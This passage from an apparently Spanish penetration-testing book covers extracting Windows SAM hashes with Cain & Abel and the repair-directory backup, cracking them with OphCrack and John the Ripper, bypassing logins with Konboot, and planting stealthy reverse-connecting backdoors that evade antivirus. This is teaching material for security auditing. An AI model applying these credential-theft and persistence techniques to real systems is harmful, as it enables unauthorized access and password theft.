En este capítulo ya se ha mencionado el uso de esta magnífica herramienta que ha servido para enumerar los usuarios, recursos y servicios de una máquina. Ahora se explicará un uso adicional, la extracción de todos los *hashes* de una máquina remota dentro de una red local.

Este programa está compuesto por una herramienta gráfica principal denominada **Cain** y por un ejecutable que instala un servicio remoto denominado **Abel**. A través de **Abel** existen muchas funcionalidades, como una puerta trasera, o la posibilidad de extraer los *hashes* del equipo donde se encuentre instalado.

Su funcionamiento es muy sencillo. Lo primero que debe hacer es instalar el servicio Abel en la máquina remota de la cual quiera extraer las contraseñas; esto se puede hacer de dos maneras:

Deberá enviar los ficheros Abel.exe y Abell.dll a dicha máquina y hacer que el usuario ejecute el primer archivo mencionado.

Abrir **Cain** y seguir los siguientes pasos: en la pestaña **Network** seleccione la raíz del árbol **Microsoft Windows Network**, cuando lo tenga seleccionado, despliegue el subárbol **All Computers** y elija el equipo remoto objetivo, despliegue de nuevo el subárbol hasta llegar a una hoja que se denomina **Services**, seleccione ésta y con el botón derecho del ratón elija la opción **Install Abel**.




Figura 4.10. Instalación del servicio Abel

Cuando el servicio Abel esté instalado, deberá aparecer un nuevo subárbol de opciones cuya raíz se denomina "**Abel**". Entre las diferentes posibilidades que permite realizar este servicio, existe una que se llama "**Hashes**"; si la selecciona, obtendrá un listado de las contraseñas cifradas pertenecientes al sistema remoto, como se muestra en la figura siguiente. Si selecciona todas las claves que ha encontrado Abel y hace clic con el botón derecho, desplegará un submenú, desde donde podrá elegir exportar los *hashes* en un fichero con formato especifico, para su posterior análisis, hasta permitirnos enviar las contraseñas cifradas al propio *cracker* que Cain incorpora.




Figura 4.11. Extracción de hashes a través de Abel

4.4.3.4 EXTRAER EL SAM DEL DIRECTORIO REPAIR

En las plataformas Windows NT, 2000/2003 y XP existe una utilidad denominada RDisk, la cual permite recuperar fallos en el sistema operativo gracias a que guarda en el directorio %WindowsRoot%\repair una copia de seguridad de los datos más importantes. Entre la información que se almacena en dicho lugar, se

encuentra un archivo denominado "SAM._", donde se guarda de forma comprimida el SAM del sistema. Este fichero se puede copiar y modificar sin que el sistema imponga algún tipo de bloqueo. Si alguna vez se ha utilizado esta aplicación, las credenciales de las cuentas de usuario se habrán guardado en este directorio, con lo que tan solo deberemos descomprimir el archivo "SAM._" utilizando el comando **expand** a través de la consola de Windows.

```
C:\WINNT\repair>expand sam.__ sam2
Microsoft (R) File Expansion Utility Version 5.1.2600.0
Copyright (C) Microsoft Corp 1990-1999. All rights reserved.
Copiando sam.__ a sam2.
sam.__: 24576 bytes copiados.
```

4.4.4 Métodos de *cracking* de contraseñas

Siempre que posea una contraseña cifrada, ya sea de una cuenta de usuario del sistema, de una cuenta de correo electrónico, una clave de validación en un servicio FTP, etc., debe tener tres técnicas fundamentales en mente que le permitirán *crackear* (obtener en formato humano) su contenido. En este tipo de escenarios, la única variable importante será el tiempo de cómputo necesario. A continuación, se enumeran los métodos de *cracking* más importantes:

- **Ataque de Diccionario**. Esta técnica es la más veloz de las mencionadas. Su proceso es muy sencillo: se necesita un diccionario o lista de contraseñas que se irán comparando con la contraseña real hasta que una de ellas coincida; como es de suponer este método no garantiza conseguir la contraseña, ya que puede que no figure en el diccionario que se utilice. Es un método eficaz contra contraseñas débiles, aunque se necesita un diccionario de palabras bastante extenso. Recuerdo un foro donde uno de los asiduos comentaba que eres tan poderoso como lo sea tu diccionario. Por tanto lo importante será hacerse con potentes y completos diccionarios en diferentes idiomas y de distintos tipos.

- **Ataque de Fuerza Bruta**. Es otra técnica muy utilizada y eficaz. Consiste en realizar combinaciones de caracteres alfanuméricos entre un rango que depende de la longitud de la contraseña. Con este método asegurará conseguir la clave cifrada; el mayor inconveniente que surge es el tiempo o tiempo de cómputo. Para solucionar este problema, puede utilizar un poco de ingenio y aplicar métodos de ingeniería social para acotar el rango de caracteres posibles (letras mayúsculas o minúsculas, si sólo utiliza dígitos, etc.) y establecer una posible longitud de la contraseña.

- **Ataque Híbrido**. Este ataque combina los anteriores dos métodos; ciertos programas como OphCrack utilizan esta técnica para generar posibles combinaciones de claves añadiendo o combinando caracteres de las palabras que forman parte del diccionario.

4.4.5 *Crackeando* el SAM

Como ha sido mencionado anteriormente, las funciones *hashes* se caracterizan por ser unidireccionales, es decir, una vez cifradas no hay forma computable de volver al estado inicial (ver el siguiente gráfico). Cuando el sistema operativo va a verificar si la contraseña escrita en un sistema de validación de usuarios es correcta, lo primero que hace es aplicarle la función *hash* a la clave introducida, luego compara el resultado con el *hash* que tiene guardado en el SAM y, si son iguales, permite el acceso a ese usuario, todo esto de una manera bastante resumida, pero entendible. Los sistemas de *cracking* que se usan para descifrar la contraseña de un *hash* se basan en la misma práctica.




Figura 4.12. Sistema de desciframiento de claves con hashes

De aquí en adelante, se explicarán tres programas fundamentales que permiten aplicar los métodos de *cracking* anteriormente explicados a los *hashes* que hemos conseguido a través del fichero SAM.

4.4.5.1 *CRACKEAR* EL SAM CON CAIN & ABEL

Esta herramienta polivalente permite descifrar las contraseñas de los *hashes* de casi cualquier tipo de validación, desde los basados en la autenticación

LAN Manager, NTLM y NTLMv2, hasta llegar a analizar los correspondientes con los servidores de base de datos Microsoft SQL Server, MySQL y Oracle.

Para poder trabajar con esta utilidad deberá seleccionar la pestaña **Cracker** dentro de la ventana principal de Cain. La interfaz está dividida en dos recuadros: el primero de ellos (panel izquierdo) muestra un árbol con los distintos tipos de *hashes* que se pueden *crackear*; el segundo recuadro se rellena con los *hashes* que le especifiquen al presionar el botón que aparece con un símbolo "+" en azul (como se muestra en la siguiente figura). Si selecciona uno de estos *hashes* y presiona el botón derecho del ratón, el programa le mostrará un submenú donde podrá elegir entre varias opciones: un método de *cracking* basado en ataques de diccionario y uno de fuerza bruta. En la siguiente figura se muestra la ventana que saldría si eligiese un ataque de fuerza bruta. En esta ventana de configuración deberá seleccionar los posibles caracteres alfanuméricos y la longitud a utilizar para crear las combinaciones que serán utilizadas como contraseña.




Figura 4.13. Utilidad de Cain para crackear hashes




Figura 4.14. Ventana de configuración de los ataques de fuerza bruta con Cain

4.4.5.2 OPHCRACK

La herramienta OphCrack es parte de un proyecto Open Source que busca brindar a la comunidad una herramienta libre capaz de descifrar los *hashes* de autenticación de un sistema Microsoft. Cuenta con una interfaz muy amigable e intuitiva, además de hacer su trabajo de forma muy eficiente. Es por ello que rápidamente se ha convertido en una de las aplicaciones más utilizadas en la industria de la seguridad informática y la auditoría de contraseñas. Si está interesado en descargarla puede conseguirla en: *http://ophcrack.sourceforge.net.*

El secreto de esta herramienta es una ingeniosa y eficiente implementación de las *rainbow tables*. Para llegar a comprender bien la definición de una *rainbow table* debe recordar el concepto mencionado anteriormente de un ataque de diccionario. Un diccionario para un atacante malicioso es un conjunto de palabras que pueden tener o no sentido, pero que sirven para ser comparadas con la contraseña que se quiere obtener. Imagine ahora que tiene 3 sistemas a los cuales quiere atacar mediante un ataque de diccionario. Si toma en cuenta la cantidad de recurso en procesamiento consumido, la mayor parte de ésta es para aplicar el algoritmo *hash* a la palabra y obtener un valor *hash* que será comparado con el de la contraseña. Una *rainbow table* está constituida solamente por valores *hash*, eso quiere decir que todo el procesamiento de conversión de las palabras a valores *hash* ya fue realizado. Consecuentemente, esto hace que los ataques de *rainbow table* sean más eficientes y mucho más veloces. De la misma manera que se mencionó que un diccionario es tan bueno como la cantidad de palabras o combinaciones en él, una *rainbow table* tendrá mayores tasas de éxito siempre y cuando tenga más

valores *hash* procesados de palabras y/o combinaciones. En la actualidad existen servicios en línea con *rainbow tables* gigantes, pruebe a buscar algunas en Google.

OphCrack se encuentra disponible en dos presentaciones, como instalador y como *Live CD*. A continuación, se explicará cómo ejecutar la aplicación en su segundo tipo de presentación, es decir, como *Live CD*. Lo primero que debe hacer es descargar la herramienta en su presentación *Live*, seguramente descargará un archivo de imagen (extensión .iso). Este archivo pertenece a una imagen de CD y deberá ser grabado en uno, como tal. La imagen que ha grabado en el CD ha sido previamente configurada para funcionar en modo de disco de arranque, es decir que le permitirá a su sistema arrancar desde este mismo sin tener que ejecutar archivos del disco duro del ordenador.

Una vez que tiene el CD con la imagen grabada en él deberá insertarlo y reiniciar el ordenador. Si consiguió que OphCrack inicie desde el CD antes que su sistema operativo desde el disco duro, debería tener una pantalla distinta a la de su sistema Microsoft. Si, por el contrario, su sistema Microsoft ha iniciado de forma normal, significa que la herramienta no se logró ejecutar. Un error común a la hora de utilizar este programa es olvidar el orden de carga o inicio de los dispositivos configurados en el BIOS. Si al iniciar el sistema con el CD insertado no llega a la pantalla de OphCrack, es muy probable que tenga que modificar esta configuración en el BIOS de su ordenador.




Figura 4.15. Menú inicial de OphCrack

Si tuvo éxito y la herramienta OphCrack se ejecutó, podrá ver una pantalla de entrada a Ophcrack. Si no realiza ninguna acción con el teclado para elegir algunas de las opciones, Ophcrack elegirá sus opciones por defecto, es decir, en modo automático y gráfico. A continuación, se explicará brevemente cada una de las opciones presentadas en la pantalla inicial de la herramienta.

- *OphCrack Graphic mode – automatic.* Ésta es la opción por defecto, si en los primeros segundos no hace alguna elección, la herramienta ejecutará este modo en el cual intentará obtener los hashes del sistema Microsoft y tratará de descifrarlos en forma automática.
- *OphCrack Graphic mode – manual.* Esta opción es por si desea configurar cada una de las opciones de la herramienta, como idioma, tipo de teclado y resolución.
- *OphCrack Graphic mode – Low RAM.* Esta opción asegura el mínimo de consumo en memoria RAM en un ambiente gráfico. Es ideal para ordenadores antiguos o para ambientes virtualizados que cuentan con pocos recursos.
- *OphCrack Text mode*: Éste es el modo que menos recursos utiliza. Si cuenta con una cantidad de memoria RAM muy limitada y quizás tiene poca capacidad de procesamiento, es recomendable utilizar esta opción.

Como medida de memoria RAM mínima, deberá tener al menos la cantidad de RAM libre para cargar de forma completa el CD de OphCrack en memoria. Es decir, más de 415 MB.




Figura 4.16. OphCrack en acción

Este programa ofrece también otras características importantes como la posibilidad de cargar un solo *hash* o un archivo SAM. Esto en el escenario en el que previamente se obtuviera un archivo con los *hashes* de un ordenador adicional con alguna de las herramientas mencionadas anteriormente y quisiéramos realizar el proceso de descifrado con OphCrack. Para realizar esto deberá seguir los siguientes pasos:

1. Cargar OphCrack en su sistema.
2. Si la herramienta se encuentra tratando de descifrar las contraseñas del sistema actual, detenga la actividad haciendo clic en **STOP**.
3. Elija la opción **Load** y acto seguido podría escoger entre brindarle como información a OphCrack un solo *hash* o un archivo con *hashes* de sistemas.
4. Indique la ubicación de su archivo *hash*.
5. Seleccione **Crack** para empezar con el proceso de descifrado.

4.4.5.3 KONBOOT

Ésta es una herramienta que ha ganado mucha popularidad por la simplicidad de su uso y su efectividad. Konboot permite sobrepasar en tiempo real la protección que establecen los sistemas mediante métodos de autenticación. A diferencia de la herramienta anterior, Konboot necesariamente tiene que ejecutarse desde un CD de arranque, porque la aplicación establece un puente entre su código y el sistema local, lo cual le permite parchear temporalmente, y solamente en memoria RAM, aquellos archivos que hacen algún llamado o uso de las credenciales locales. Como resultado de esta inyección de código, el sistema hace caso omiso de sus propias credenciales y no las solicita a la hora de dar inicio. Si desea descargar esta fabulosa herramienta, puede hacerlo desde su Web oficial: *http://www.piotrbania.com/all/kon-boot/*.

Debe recordar que si grabó la imagen en disco y aun así éste no funciona al arrancar su sistema, es muy probable que la causa de este error resida en la orden de inicio de sus dispositivos. Esta configuración puede ser fácilmente modificada desde su BIOS. Si Konboot funcionó en su sistema, verá una pantalla de inicio distinta a la que ve usualmente donde se indican los créditos para los creadores. Para continuar deberá presionar la tecla **Enter** y esta utilidad empezará a suplantar ciertos archivos para que el sistema no requiera de las contraseñas. La imagen mostrada a continuación cargará por unos segundos y luego su sistema seguirá cargando de manera normal, con la diferencia de que no le pedirá autenticarse.




Figura 4.17. Konboot ejecutándose

El equipo de desarrollo de Konboot hace pruebas en distintos tipos de sistemas Microsoft, por lo que indican que esta herramienta debe funcionar sin problemas en las siguientes versiones de Windows:

- Windows Server 2008 Standard SP2.
- Windows Vista Business SP0.
- Windows Vista Ultimate SP0 y SP1.
- Windows Server 2003 Enterprise.
- Windows XP.
- Windows XP SP1, SP2, y SP3.
- Windows 7.

Por si fuera poco, esta gran herramienta no sólo funciona en sistemas Windows, sino que también le permitirá sobrepasar los métodos de autenticación en sistemas operativos Linux. La aplicación ha sido probada con éxito en las siguientes distribuciones:

- Gentoo 2.6.24.
- Ubuntu 2.6.24.3.
- Debian 2.6.18-6.
- Fedora 2.6.25.9-76.

4.4.5.4 JOHN THE RIPPER

Es una de las más famosas herramientas de *cracking* de contraseñas. Nació en el mundo Linux, aunque existe una versión para Windows que permite crackear *hashes* de varios tipos como el LAN Manager o el md5. Las opciones de configuración se realizan a través del modo consola, éstas son muy variadas y bastante liosas de especificar, sin embargo, se puede utilizar una configuración predeterminada definida dentro del archivo jhon.ini, que permite trabajar sin argumentos y conseguir buenos resultados en poco tiempo.

Figura 4.18. Cracking del SAM utilizando John the Ripper

El modo de actuar de esta preconfiguración permite encontrar la clave de los *hashes* siguiendo una serie de procesos. En un principio, se usa un sistema de ruptura denominado "single crack", el cual aplica todas las reglas definidas en el apartado "# "Single crack" mode rules" del fichero john.ini. Si con este método no se ha encontrado la contraseña, el sistema pasa al siguiente proceso donde se usa un ataque de diccionario, la ubicación de esta lista de claves se especifica en el apartado "Wordfile", que se encuentra dentro del grupo "[Options]" en el archivo de configuración jhon.ini, el fichero que por defecto utiliza se denomina "password.lst". Si con este ataque aún no se ha conseguido la contraseña, se establece el último modo de *cracking* denominado "incremental", es la técnica más potente, se caracteriza porque sigue unos patrones muy parecidos al ataque de fuerza bruta. Cada vez que esta herramienta descifra una clave y la muestra por pantalla, la almacenará en un fichero denominado "jhon.pot". A continuación se muestran las opciones que permite John the Ripper:

```
C:\>john-16\run>john.exe

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: /john-16/run/john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
       -format:NAME          force ciphertext format NAME (DES/BSDI/MD5/
       BF/AFS/LM)
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
```

También hay que destacar que esta utilidad, al igual que OphCrack, permite continuar una sesión desde donde se dejó la última vez, para ello, debe presionar las teclas Ctrl + Alt una sola vez para interrumpir la sesión (si presiona más de una vez estas teclas, el sistema impedirá guardar el fichero de inicio de sesión), la próxima vez que desee seguir con la última sesión, debe especificar el argumento **-restore:** <ficherodesesión>.

4.5 MANTENIENDO EL ACCESO

Si ha seguido cada una de las técnicas explicadas a lo largo de este capítulo hasta ahora, es muy probable que ya tenga acceso transparente al sistema. También es probable que se encuentre ante una nueva pregunta: ¿cómo podría hacer para entrar a este sistema en ocasiones futuras?, o quizás este preguntándose: ¿existe alguna forma de poder conectarme a este sistema en forma remota? Precisamente, esta fase tiene como objetivo principal lograr asegurar el acceso futuro al sistema que ya ha sido penetrado de una manera más furtiva, sin usar credenciales ya obtenidas. En los siguientes apartados se explicarán técnicas utilizadas por atacantes maliciosos para conservar su dominio en máquinas vulneradas.

4.5.1 Instalación de puertas traseras (*backdoors*)

Las puertas traseras se pueden definir como todos aquellos métodos y herramientas que permiten a un intruso tomar el control del sistema de una máquina a través de la red, sin tener que "acreditarse" y utilizando los permisos de un usuario que se encuentre validado en ese momento.

En esta descripción están incluidos todos los troyanos, gusanos, *rootkits*, protocolos como Telnet que permiten establecer una conexión a través de la consola, programas gráficos con licencia para gestionar y administrar equipos remotos, *backdoors* en modo *shell* como puede ser el NetCat, *exploits* con *shellcodes* que abren puertos en máquinas remotas, etc.

Si observa la relación de programas que forman parte de las puertas traseras, se dará cuenta de que se pueden sacar dos clasificaciones que engloban a todas ellas. La primera diferenciación que obtenemos es la relativa al *software* detectado con un antivirus, y los programas dedicados a la administración y gestión de equipos, los cuales no son considerados como un virus. Como se puede suponer, será siempre más aconsejable usar herramientas que no despierten la atención de un programa de seguridad como un antivirus o un IDS (Sistema de Detección de Intrusos).

La segunda clasificación se establece entre las puertas traseras que trabajan de forma gráfica y aquellas que lo hacen bajo una *shell* o cmd (consola). Las primeras permiten un gran abanico de posibilidades en el equipo donde se encuentren, su instalación se suele realizar con la ejecución de un fichero que representa a un servidor. El inconveniente más importante de este tipo de puertas reside en el consumo de muchos recursos tanto de la red como del procesador en la máquina controlada. Las *backdoors* que trabajan en modo consola son menos detectables y más recomendables, su instalación se realiza dando parámetros a la herramienta a través de una *shell*, además su velocidad supera con creces la de las puertas traseras gráficas.

4.5.2 Puertas traseras en modo *shell*

Ha llegado el momento de analizar e instalar utilidades que permitan establecer una puerta trasera en modo consola a través de un puerto del ordenador remoto. Existen infinidad de formas de obtener una puerta trasera a través de una

shell, muchos de estos casos se pueden realizar estableciendo conexiones directas, inversas o reversas con un equipo a través de un protocolo, una *rootkit*, un *exploit*, etc.

Este tipo de puertas traseras suelen ocupar poco espacio en memoria (tamaño aproximado: 60 Kb - 300 Kb), lo que permite un fácil transporte dentro de la red, además se caracterizan por ser rápidas y eficientes, a la vez que bastante sigilosas. Recuerde que para un atacante malicioso lo más importante es tener la funcionalidad necesaria de la manera más discreta posible.

En la mayoría de las ocasiones en las que se establece una conexión con una máquina remota, se utilizan puertas traseras reversas, es decir, su ordenador no se conecta a la puerta trasera que ha sido instalada en el ordenador víctima, sino que será ésta la que se conecte a nuestro ordenador en la red. Esta técnica es muy eficaz frente a otro tipo de conexiones directas, ya que normalmente las políticas de seguridad de los *firewalls* no permiten conexiones entrantes, pero sí son más permisivos con conexiones salientes (como, por ejemplo, las conexiones salientes para visualizar páginas Web); gracias a esto, hay mayores posibilidades de éxito utilizando conexiones salientes, y de esta manera podrá utilizar su puerta trasera burlando la seguridad de determinados *firewalls*. En este apartado nos centraremos en programas conocidos y de culto como el Netcat y el Cryptcat.

4.5.2.1 NETCAT

Es la denominada "navaja suiza" de todo *hacker* informático, se trata de una de las más populares y versátiles herramientas que existen en Internet. Fue creada por un *hacker* de muy alto nivel que se hace llamar Hobbit; en sus inicios se pensó para entornos Unix/Linux aunque más tarde fue rediseñada para trabajar en plataformas Microsoft.

